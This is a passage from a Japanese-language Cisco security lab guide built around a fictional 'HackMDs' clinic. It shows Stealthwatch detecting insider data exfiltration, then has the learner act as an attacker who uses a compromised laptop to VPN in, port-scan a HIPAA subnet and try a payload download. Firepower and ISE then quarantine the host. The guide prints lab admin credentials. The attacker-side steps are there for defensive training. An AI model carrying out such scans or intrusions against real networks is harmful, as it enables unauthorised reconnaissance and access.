Feb 17, 2018 11:59:55 AM (1 hour 13 minutes 50s ago)	Feb 17, 2018 12:38:04 PM (35 minutes 41s ago)	Outside Host,	198.18.133.6	48,606	Connection To Bogon Address Attempted(6)
Feb 17, 2018 12:00:56 PM (1 hour 12 minutes 49s ago)	Feb 17, 2018 12:40:06 PM (33 minutes 39s ago)	Outside Host,	198.18.133.6	28,802	Connection To Bogon Address Successful(2)
Feb 17, 2018 12:00:56 PM (1 hour 12 minutes 49s ago)	Feb 17, 2018 12:00:56 PM (1 hour 12 minutes 49s ago)	Outside Host,	198.18.133.6	5	Reset/tcp-21(2)

Start Active Time	Last Active Time	Source Host Groups	Source Host	Con...	Security Events
Feb 17, 2018 11:57:15 AM (1 hour 16 minutes 30s ago)	Feb 17, 2018 12:40:27 PM (33 minutes 18s ago)	End-User Devices	198.19.30.100	128,004	Host Lock Violation-3389(4)

10. NetFlow は嘘をつきません。この動作の背後にあるユーザ アカウントを確認するには、[ID、DHCP、ホストノート (Identity, DHCP & Host Notes)] タブをクリックして、ユーザ名が dhowser であることを確認します。

Start Active Time	End Active Time	User Name	MAC Address	Device Type
Jan 8, 2018 7:14:41 PM (7 days 15 minutes ago)	Current	dhowser		

11. [SOC - Traffic - Patient Data] タブ ウィンドウに戻り、[偵察 (Recon)] タブをクリックすると、Mr. Brown として作成したスキャン アクティビティが表示されます。これは、HIPAA ネットワーク内で発生しているポート スキャンのレベルに関係します。




12. [セキュリティ (Security)] タブをクリックすると、HIPAA ネットワーク内の同じ 198.19.10.3 デバイスがスキャンに関係していることがわかります。[ホストロック (Host Locking)] タブをクリックすると、リモート デスクトップ (RDP) 違反が発生したことがわかります。

The screenshot shows the 'SOC - Traffic - Patient Data' window with the 'Host Locking' tab selected. A table displays host locking records for the last 7 days.

Name	Description	Client Host Group	Server Host Gr...	Allow/Disallow	Exceptions	Unidirectio...
Lateral-RDP		CTR	CTR	✓ Allow All	Services: remote-desktop	tcp
Inbound-RDP		Outside Hosts	CTR	✓ Allow All	Services: remote-desktop	tcp
Lateral-RDP		Inside Hosts	CTR	✓ Allow All	Services: remote-desktop	tcp


13. [SOC - Traffic - Patient Data] タブに戻り、アラーム サマリーを再度確認します。今回は [データ損失の疑い (Suspect Data Loss)] をクリックします。円グラフの色は、例に示す色と異なる場合があります。




14. HIPAA ネットワークから漏洩されるデータとして特定されたデータが示されます。関係するユーザは dhowser であることを確認できます。

Alarm Table - 1 record										
	Policy	Start Activ...	Alarm	Source	Source Host ...	Source...	Target	Target ...	Details	
	CTR-Traffic	Feb 17, 2018 12:45:00 PM (1 hour 5 minutes 21s ago)	Suspect Data Loss	198.19.10.10	End-User Devices, Servers	dhowser	Multiple Hosts		Observed 210.1M bytes. Policy maximum allows up to 20M bytes.	


15. このデータ損失イベントの詳細を表示するには、dhowser のコンピュータの IP アドレス (198.19.10.101) を右クリックして、[ピア vs ポート (Peer vs Port)] を選択します。何が起きているかが視覚的に示されます。



16. それにより、状況をシンプルに把握することができます。ここでは、大量のデータが HIPAA ネットワークから外部の IP アドレス 198.18.133.6 に送信されたことがわかります。この図は、HIPAA 環境からのデータ漏洩が懸念される場合に、貴重な情報になります。



17. 最後に、[SOC - Traffic - 患者データ(SOC - Traffic - Patient Data)] をクリック後、[ネットワーク(Network)] タブを選択すると、HIPAA 環境ネットワークの全体的なビューが表示されます。ここでは、このタイプの環境で懸念材料になるいくつかのプロトコルとアクティビティを確認できます。FTP と RDP の両方のトラフィックがあり、これもアラームの対象になります。グラフ内の色は異なる場合があります。



ここまでで、さまざまな手法を使用して侵害を特定しました。Identity Services Engine では、Concern Index の高いシステムを自動的に隔離して調査することができます。この調査については次のシナリオで取り上げるため、ここでは行いません。

この状況で鍵になるのは、HackMDs 管理者が Stealthwatch によって、**偵察アクティビティ**、**ピボット**、HIPAA 機密システム ネットワークへの**接続**、不正な **FTP サービス**、**外部ネットワークへのデータ漏洩**などに基づいて侵害を把握できることです。ファイアウォール、IPS、ウイルス対策など従来型のセキュリティテクノロジーでは、ほとんどの場合、この種の攻撃は見逃されます。このラボで対応したような内部脅威を検出できるのは、振る舞いベースのテクノロジーだけです。HackMDs では、NetFlow セキュリティテクノロジーを使用して、ネットワーク(スイッチ)の脅威を検出できました。

分類されたネットワーク内で確認された、各種のネットワークトラフィックの詳細が表示されます。そこでは、環境の外部に不正な FTP トラフィックがあり、環境内には不正な RDP トラフィックがあることを確認でき、明らかに不審な動きに関係するホストも確認できます。このダッシュボードでは、トラフィックを簡単に確認し、大きな問題を発見することができます。

シナリオ 6: 侵害されたホスト:アクセスを制御し、悪意のある脅威をモニタリングする

ネットワークにアクセスできる人や物を把握し、適切なポリシーを自動的に適用することが非常に重要になります。これには、ゲストから CEO に至るまでの LAN、ワイヤレス、VPN 接続など、ネットワークアクセスのあらゆる側面が含まれます。カバレッジにギャップがあれば、システムが境界セキュリティをバイパスしてネットワーク リソースに直接アクセスするリスクが生じます。

ここでのベスト プラクティスは、接続時にポリシーを適用することです。それにより、接続しているデバイスとその時のポストチャの状態に基づいて、必要なネットワーク サービスだけをプロビジョニングすることが可能になります。業界では、このプロビジョニングを最小限の特権アクセス権と呼んでいます。ポストチャという用語は、最新の更新、ウイルス対策などを導入していないためにデバイスのリスクが大きくなっているかどうかを検証することを意味します。

テクノロジーとしてのアクセス制御には非常に多くの課題があります。1 つは、一度デバイスが稼働すると、動作や状態について監視されなくなることです。多くの場合、アクセス制御は高級ナイトクラブのドアマンや警備員のようなものです。アクセス制御のギャップは、侵害テクノロジーで克服することができます。こうしたテクノロジーの例としては、侵入検知/防御システム (IPS または IDS) が挙げられます。他にも、異常検出システムと呼ばれるパッケージがあります。フロー ベースの異常検出システムには、ネットワーク インフラストラクチャ全体に広範に配置できるという利点があります。ベスト プラクティスとしては、これら両方のシステムを連動させるのが最適です。アクセス制御システムと侵害テクノロジー システムを導入すれば、データの共有によってインフラストラクチャ全体の自動化が可能になります。このシナリオでは、こうした概念を実際に確認します。



このシナリオでは、HackMDs ユーザのラップトップが Mr. White によって侵害され、ネットワークに侵入するプロキシ ポイントとして利用されます。Mr. Red という内部攻撃者は、自身が感染していることを知らずに社内ネットワークに接続するリモート ユーザとして、VPN 経由で接続します。Mr. White (あなた) はそのリモート接続した信頼できるアセットをプロキシ ポイントとして使用し、HackMDs ネットワークに対する内部アクセスを行います。Mr. White は、キーボード アクセスに必要なソフトウェアをインストールするために、ペイロードを感染したシステムにダウンロードし、他のデバイスをスキャンして、HackMDs 環境内に拠点を確立することを試みます。悪意のあるファイルのダウンロードと内部の偵察アクティビティは、どちらも重大な Cisco Firepower アラームをトリガーします。その結果、Cisco Identity Services Engine に通知され、内部脅威と見なされるエンドポイントが隔離されます。

結果

このシナリオを終了すると、アクセス制御ソリューションと内部セキュリティ ソリューションが連動して、現実のサイバー脅威を防御する方法について、基本的な理解を得ることができます。HackMDs ネットワークには VPN 経由で接続しますが、同じポリシーを LAN およびワイヤレス接続にも適用できます。HackMDs では Cisco Firepower IPS を使用して内部ネットワークの脅威をモニタリングします。Cisco Firepower IPS は、HIPAA ネットワークに接続して悪意のあるアクションを実行することでトリガーされます。こうしたアクションに対応して、Firepower は、違反に関連しているユーザの隔離が必要であることを Cisco Identity Services Engine (ISE) に通知します。

防御側では、Cisco Firepower と Cisco Identity Services Engine (ISE) を調べて、HackMDs のアクセス ポリシーによって脅威が防御されたことを確認します。

ここでは、侵害されたシステムを悪用する攻撃者になります。また、Mr. Black が HIPAA ネットワークにアクセスするのを阻止する防御側にもなります。

ラボ リソース

攻撃者側リソース 1: HackMDs へのアクセスに使用する、侵害された Windows ラップトップ

ターゲット側リソース 1: HIPAA ネットワーク上の医師のワークステーション(198.19.10.101)などのホスト

防御側リソース 1: Cisco Identity Services Engine

防御側リソース 2: Cisco Firepower

防御側リソース 3: 802.1x を使用してアクセス制御を適用するネットワーク

アクセス制御用に 802.1x を導入する

注: EasyConnect は、802.1X と同様のポート ベースの認証が可能でありながら、導入が容易です。EasyConnect は Active Directory から認証に関する情報を取得し、アクティブなネットワーク セッションのトラッキングを行います。セッション ディレクトリ通知は PxGrid を使用して発行できます。

手順

この攻撃シナリオでは、Mr. Red とタグ付けされた侵害されたホストが、Mr. White(あなた)に HackMDs の内部ネットワークに対するアクセス権を付与します。ここでは Cisco AnyConnect VPN 接続を有効にして、多くのリモート ワーカーが行うように、侵害したホストから HackMDs ネットワークに接続する状態をシミュレートします。ネットワークに入ると、ポート スキャンによって、同じネットワーク上の他のデバイスの特定を試みます。このアクションにより、HIPAA ネットワーク内での不正な動作をモニタリングする、Firepower IPS アラームがトリガーされます。それにより、Firepower のアラームが Cisco ISE に送信され、システムが VPN ネットワークからバウンズされます。リモート ユーザに隔離ポリシーが適用されていることがわかります。隔離ポリシーからシステムを削除するリンクをクリックし、悪意のあるペイロードのダウンロードを試みます。これはもう 1 つのタイプの侵害後の動作です。それにより、リモート システムが再度、隔離ネットワークに配置されます。

あなたは防御側として Firepower システムにアクセスし、脅威を特定することで、Firepower がこのタイプの内部動作を特定する方法を理解することができます。また Cisco ISE にログインして、Firepower が ISE にネットワークからの削除を通知したシステムの詳細を確認します。

注: シスコのセキュリティソリューションの統合には、その他にもさまざまなバージョンがあります。Cisco ISE はコンテキスト プロバイダー (デバイスや場所など IP の詳細をソリューションに通知する)として構築されており、また別のソリューションが、あるシステムを環境に対する脅威として特定した場合には、バウンサーとして機能します。ISE を活用できるその他のソリューションとしては、Splunk などの SIEM、Rapid7 の Nexpose などの脆弱性スキャナ、Stealthwatch などのシスコ テクノロジーがあります。これらの統合は、CTR 環境内で行われています。

侵害されたホストにアクセスするには、ユーザ名: **admin**、パスワード: **C1sco12345** を使用します。

Cisco Firepower のユーザ名は **admin**、パスワードは **C1sco12345** です。

Cisco ISE のユーザ名は **admin**、パスワードは **C1sco12345** です。



侵害されたシステムに接続する


注: Cisco ISE と Firepower 間で PxGrid が確立されるように、ラボのこの部分を開始する前に接続シナリオを完了することが重要です。

1. Jumphost に接続します。
2. ログインしたら、[Contractor RDP] アイコンをダブルクリックして、侵害されたコントラクターのラップトップにアクセスします。

注: ラボに一貫性を持たせるため、Jumphost から開始し、侵害されたシステムにリモートからアクセスします。これは準備手順であり、実際の行動は侵害されたシステムから開始されます。




3. dhowser としてログインするプロンプトが表示されます。パスワード: **C1sco12345** を入力します。



4. 管理者またはコントラクターのどちらかを選択できます。ログインとして dhowser を選択します。コントラクターの dhowser ラップトップに接続しました。

VPN 経由で HackMDs に接続する

- この時点で、侵害されたラップトップにアクセスしています。次に、マルウェアに感染したりリモート ユーザが社内ネットワークに接続するための VPN 接続を確立する必要があります。Cisco AnyConnect アイコンをクリックし、[接続 (Connect)] を選択します。まもなく、VPN 接続が確立されたことがわかります。




注: Cisco AnyConnect で使用できる多数のセキュリティ オプションの 1 つとして、Umbrella コネクタを確保しています。Umbrella は DNS ベースのセキュリティ ソリューションです。このラボでは、AnyConnect の Umbrella サービスは有効になっていません。

この時点で、標準的な従業員ネットワークにアクセスしています。このネットワークでは、ユーザが HIPAA ネットワークと直接通信できないようにするセグメンテーションが適切に設定されていません。実際には、信頼できないデバイスが信頼できるデバイスにアクセスすることを防止するためにネットワーク分離を使用します。このラボでは時間的な制約から、適切なネットワーク セグメンテーションを組み込んでいません。ネットワーク セグメンテーションを組み込むと、それをバイパスするためにさらにステップが必要になります。


- 次に、ネットワーク上にいる状態で、Zenmap Scanner を実行して悪意のあるアクティビティを行います。これは、ネットワークを侵害した後で、悪意のあるユーザまたはソフトウェアが一般的にとる行動です。侵害されたネットワークを検出することが目的になります。
- Zenmap Scanner アイコンをダブルクリックします。



- Zenmap Scanner が表示されます。範囲を 198.19.10.0 から 198.19.10.255 または 198.19.10.0/24 に指定して、HIPAA .10 ネットワークをスキャンするように設定します。[スキャン (Scan)] をクリックして、このネットワークのスキャンを開始します。



9. ポート スキャンによる IE ネットワーク偵察が原因のポリシー違反によって、VPN 接続が切断されます。これは、Firepower が脅威(未分類のシステムが HIPAA ネットワーク上のシステムに ping 送信した)を特定し、そのシステムを VPN から排除すべきであることを通知するアラートが Cisco ISE に送信されたことによります。Cisco AnyConnect VPN クライアントのポップアップに、排除されたことが表示されます。



注: 間もなく自動的に再接続が試みられますが、失敗します。Cisco Firepower がそれを悪意のある行動と認識したことに基いて、Cisco ISE はあなたを、侵害されたものとしてマークします。これであなたは、隔離ネットワークへのアクセスだけが許可されたことになります。隔離ネットワークは、完全に分離されたものではなく、HackMDs 管理と通信することなく修復ソフトウェアを入手できるように、インターネットだけにアクセスできるネットワークです。これは、システムの感染などの脅威が特定された場合に、迅速に修復し、インシデント対応プロセスを自動化するために最適です。

